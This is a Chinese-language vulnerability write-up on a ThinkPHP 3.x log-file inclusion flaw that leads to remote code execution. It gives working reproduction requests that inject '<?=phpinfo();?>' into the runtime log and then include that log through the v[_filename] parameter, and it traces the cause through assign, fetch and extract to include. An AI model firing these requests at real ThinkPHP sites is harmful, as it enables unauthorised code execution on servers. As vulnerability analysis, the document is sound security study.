

ThinkPHP 3.x.x_filename 日志文件包含漏洞

漏洞说明

- 1. 漏洞原理：ThinkPHP 3.x.x版本中，对输入数据过滤不严，导致Request类成员存在变量覆盖问题，在一定情况下能导致远程代码执行漏洞。
- 2. 影响版本：ThinkPHP 3.xx

漏洞复现

先访问，将访问记录写入日志

HTTP 复制代码

```
1 GET /index.php?m=--<?=phpinfo();?> HTTP/1.1
```

然后访问

HTTP 复制代码

```
1 GET /index.php?v[_filename]=./Application/Runtime/Logs/Common/23_07_11.log
```

127.0.0.1/index.php?v[_filename]=./Application/Runtime/Logs/Common/23_07_11.log

;)

欢迎使用 **ThinkPHP!**

版本 V3.2.5

2023-07-11T17:59:19+08:00] 127.0.0.1 /index.php?m=--%3E%3C?=phpinfo();?%3E INFO: [app_init] --START-- INFO: Run behavior\BuildLiteBehavior [RunTime:0.000021s] INFO: [app_init] --END-- [RunTime:0.000842s] ERR: 无法加载模块:--> [2023-07-11T17:59:38+08:00] 127.0.0.1 /index.php?m=--%3E%3C?=phpinfo();?%3E INFO: [app_init] --START-- INFO: Run behavior\BuildLiteBehavior [RunTime:0.000028s] INFO: [app_init] --END-- [RunTime:0.000455s] ERR: 无法加载模块:--> [2023-07-11T18:00:29+08:00] 127.0.0.1 /index.php?m=-->

PHP Version 5.6.9	
	
System	Windows NT DESKTOP-32GDERF 6.2 build 9200 (Windows 8 Enterprise Edition) AMD64
Build Date	May 13 2015 19:23:54
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-

1

```

1 POST / HTTP/1.1
2 Host: localhost
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
7 Connection: close
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 60
10
11 v[_filename]=./Application/Runtime/Logs/Common/23_07_11.log

```

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
1	POST / HTTP/1.1		43		
2	Host: localhost		44		
3	Accept-Encoding: gzip, deflate		45		
4	Accept: */*		46		
5	Accept-Language: en		47		
6	User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)		48		
7	Connection: close		49		
8	Content-Type: application/x-www-form-urlencoded		50		
9	Content-Length: 60		51		
10					
11	v[_filename]=./Application/Runtime/Logs/Common/23_07_11.log				

漏洞分析

该漏洞需要开发者二次开发才会产生，需要在渲染模板时调用assign()以及display方法才可能会产生。

首先我们在\Application\Home\Controller\IndexController.class.php控制器下编写如下代码

```

1

```

因为默认开启了Action参数绑定， 架会根据url自动获取\$_v的参数值形成一个数组

```

140 'URL_REQUEST_URI' => 'REQUEST_URI', // 获取当前页面地址的系统变量 默认为REQUEST_URI
141 'URL_HTML_SUFFIX' => 'html', // URL伪静态后缀设置
142 'URL_DENY_SUFFIX' => 'ico|png|gif|jpg', // URL禁止访问的后缀设置
143 'URL_PARAMS_BIND' => true, // URL变量绑定到Action方法参数
144 'URL_PARAMS_BIND_TYPE' => 0, // URL变量绑定的类型 0 按变量名绑定 1 按变量顺序绑定
145 'URL_PARAMS_FILTER' => false, // URL变量绑定过滤
146 'URL_PARAMS_FILTER_TYPE' => '', // URL变量绑定过滤方法 如果为空 调用DEFAULT_FILTER
147 'URL_ROUTER_ON' => false, // 是否开启URL路由
148 'URL_ROUTE_RULES' => array(), // 默认路由规则 针对模块

```

```

{
    public function index($v='') $v: {_filename => "/Application/Runtime/Logs/Common/23_07_11.log"}[1]
    {
        $this->show( content: '<style type="text/css">{* padding: 0; margin: 0;} div{ padding: 4px 48px;} body{ background: #f0f0f0; color: #333; font-size: 12px; font-family: sans-serif;}' );
        $this->assign($v); //We can control the value $v: {_filename => "/Application/Runtime/Logs/Common/23_07_11.log"}[1]
        $this->display();
    }
}

```

Action参数绑定是通过直接绑定URL地址中的变量作为操作方法的参数，可以简化方法的定义甚至路由的解析。

Action参数绑定默认是开启的，其原理是把URL中的参数（不包括模块、控制器和操作名）和操作方法中的参数进行绑定。

要启用参数绑定功能，首先确保你开启了 `URL_PARAMS_BIND` 设置：

```
'URL_PARAMS_BIND' => true, // URL变量绑定到操作方法作为参数
```

参数绑定有两种方式：**按照变量名绑定**和**按照变量顺序绑定**。

按变量名绑定

默认的参数绑定方式是按照变量名进行绑定，例如，我们给Blog控制器定义了两个操作方法read和archive方法，由于read操作需要指定一个id参数，archive方法需要指定年份（year）和月份（month）两个参数，那么我们可以如下定义：

```

namespace Home\Controller;
use Think\Controller;
class BlogController extends Controller{
    public function read($id){
        echo 'id='.$id;
    }

    public function archive($year='2013',$month='01'){
        echo 'year='.$year.'&month='.$month;
    }
}

```

注意这里的操作方法并没有具体的业务逻辑，只是简单的示范。


然后进入到assign方法

```


protected function assign($name, $value = '')
{
    $this->view->assign($name, $value);
    return $this;
}

```

继续根据assign方法，array_merge将\$name与\$this->tVar合并赋值给\$this->tVar，此时\$this->tVar为空，所以\$this->tVar的值就是\$name即请求参数形成的数组




```
▼ $v = {array} [1]
  _filename = "./Application/Runtime/Logs/Common/23_07_11.log"
  $this = {Home\Controller\IndexController} [2]
    ▼ view = {Think\View} [2]
      ▼ tVar = {array} [1]
        _filename = "./Application/Runtime/Logs/Common/23_07_11.log"
        theme = ""
    config = {array} [0]
    $_GET = {array} [1]
    $_REQUEST = {array} [1]
    $_SERVER = {array} [39]
    $GLOBALS = {array} [13]
```



```
* @param mixed $value
*/
public function assign($name, $value = '')
{
    if (is_array($name)) {
        $this->tVar = array_merge($this->tVar, $name);
    } else {
        $this->tVar[$name] = $value;
    }
}
```

回到最外层进入display方法



```
*/
protected function display($templateFile = '', $charset = '', $contentType = '', $content =
{
    $this->view->display($templateFile, $charset, $contentType, $content, $prefix); $charse
}

/**
* 输出内容文本可以包括html，并支持内容解析
```

继续进入display方法

```

public function display($templateFile = '', $charset = '', $contentType = '', $content = '', $prefi
{
    G('viewStartTime');
    // 视图开始标签
    Hook::listen( tag: 'view_begin', &params: $templateFile);
    // 解析并获取模板内容
    $content = $this->fetch($templateFile, $content, $prefix);
    // 输出模板内容
    $this->render($content, $charset, $contentType);
    // 视图结束标签
    Hook::listen( tag: 'view_end');
}

```

进入fetch方法在154行会将\$this->tVar的值赋值给var然后从新形成一个数组\$params

```

145     $__content__ = $content;
146     extract($this->tVar, extract_type: EXTR_OVERWRITE);
147     eval('?' . $__content__);
148 } else {
149     extract($this->tVar, extract_type: EXTR_OVERWRITE);
150     eval('?' . $content);
151 }
152 } else {
153     // 视图解析标签
154     $params = array('var' => $this->tVar, 'file' => $templateFile, 'content' => $content, 'prefix' =>
155     Hook::listen( tag: 'view_parse', &: $params);
156 }
157 // 获取并清空缓存
158 $content = ob_get_clean();
159 // 内容过滤标签
160 Hook::listen( tag: 'view_filter', &params: $content);
161 if (APP_DEBUG && C('PARSE_VAR')) {

```

```

153 // 视图解析标签
154 $params = array('var' => $this->tVar, 'file' => $templateFile, 'co
155 Hook::listen( tag: 'view_parse', &: $params);
156 }
157 // 获取并清空缓存
158 $content = ob_get_clean();
159 \Think > View > fetch()

```

Console → Output → ×

```

tables
$content = ""
$params = (array) [4]
var = (array) [1]
    _filename = "./Application/Runtime/Logs/Common/23_07_11.log"
    file = "./Application/Home/View/Index/index.html"
    content = ""
    prefix = ""
$prefix = ""
$templateFile = "./Application/Home/View/Index/index.html"

```

随后进入Hook::listen方法在99行会调用exec方法

```
public static function listen($tag, &$params = null) $tag: "view_parse" $params: {var => [1], file => "./Application
{
    if (isset(self::$tags[$tag])) {
        if (APP_DEBUG) {
            G($tag . 'Start');
            trace('[' . $tag . ' ] --START--', '', 'INFO');
        }
        foreach (self::$tags[$tag] as $name) { $name: "Behavior\ParseTemplateBehavior"
            APP_DEBUG && G($name . '_start');
            $result = self::exec($name, $tag, &$params); $name: "Behavior\ParseTemplateBehavior" $params: {var => [
            if (APP_DEBUG) {
                G($name . '_end');
                trace('Run ' . $name . ' [ RunTime: ' . G($name . '_start', $name . '_end', 6) . 's ]', '', 'INFO');
            }
        }
        if (false === $result) {
            // 如果返回false 则中断插件执行
            return;
        }
    }
}
```

进入exec方法他会调用Behavior\ParseTemplateBehavior的run方法

```
public static function exec($name, $tag, &$params = null) $name: "Behavior\ParseTemplateBehavior" $tag: "run" $para
{
    if ('Behavior' == substr($name, start: -8)) {
        // 行为扩展必须用run入口方法
        $tag = 'run';
    }
    $addon = new $name(); $name: "Behavior\ParseTemplateBehavior" $addon: Behavior\ParseTemplateBehavior
    return $addon->$tag($params); $params: {var => [1], file => "./Application/Home/View/Index/index.html", content =>
}
```

在run方法中会调用fetch方法，\$_data['var']便是我们传入进来数组
_filename=>./Application/Runtime/Logs/Common/23_07_11.log

```
{
    $engine = strtolower(C('TMPL_ENGINE_TYPE')); $engine: "think"
    $_content = empty($_data['content']) ? $_data['file'] : $_data['content']; $_content: "./Application
    $_data['prefix'] = !empty($_data['prefix']) ? $_data['prefix'] : C('TMPL_CACHE_PREFIX');
    if ('think' == $engine) { $engine: "think"
        // 采用Think模板引擎
        if ((!empty($_data['content']) && $this->checkContentCache($_data['content'], $_data['prefix']))
            || $this->checkCache($_data['file'], $_data['prefix'])) {
            // 缓存有效
            // 载入模版缓存文件
            Storage::load(C('CACHE_PATH') . $_data['prefix'] . md5($_content) . C('TMPL_CACHEFILE_SUFFIX'), $_da
        } else {
            $tpl = Think::instance(class: 'Think\\Template'); $tpl: {tagLib => [0], templateFile => "", tVar =
            // 编译并加载模板文件
            $tpl->fetch($_content, $_data['var'], $_data['prefix']); $_content: "./Application/Home/View/Index
        }
    }
}
```

进入fetch方法可以看到会调用Storage::load方法，将\$this->tVar传入，跟进查看，发现是通过call_user_func_array方法调用load方法。

```
public static function __callStatic($method, $args) $method: "load" $args: {"/Application/Runtime/Cache/Home/2a94b88...
{
    //调用缓存驱动的方法
    if (method_exists(self::$handler, $method)) {
        return call_user_func_array(array(self::$handler, $method), $args); $method: "load"
    }
}
```

最后进入load方法，关键在第86行，extract内置方法，作用是将数组的将数组的value作为值赋值给key作为变量。因为最后include 的是\$_filename是写死了的，所以我们传参必然数组的key是\$_filename，这样extract方法才能将\$_filename的值赋为我们想要的值。最后通过include进行文件包含

```
public function load($_filename, $vars = null) $_filename: "/Application/Runtime/Cache/Home/2a94b88bda04ff446dcedd42276fcs...
{
    if (!is_null($vars)) {
        extract($vars, extract type: EXTR_OVERWRITE; $vars: [_filename => "/Application/Runtime/Logs/Common/23_07_11.log"]
    }
    include $_filename;
}
```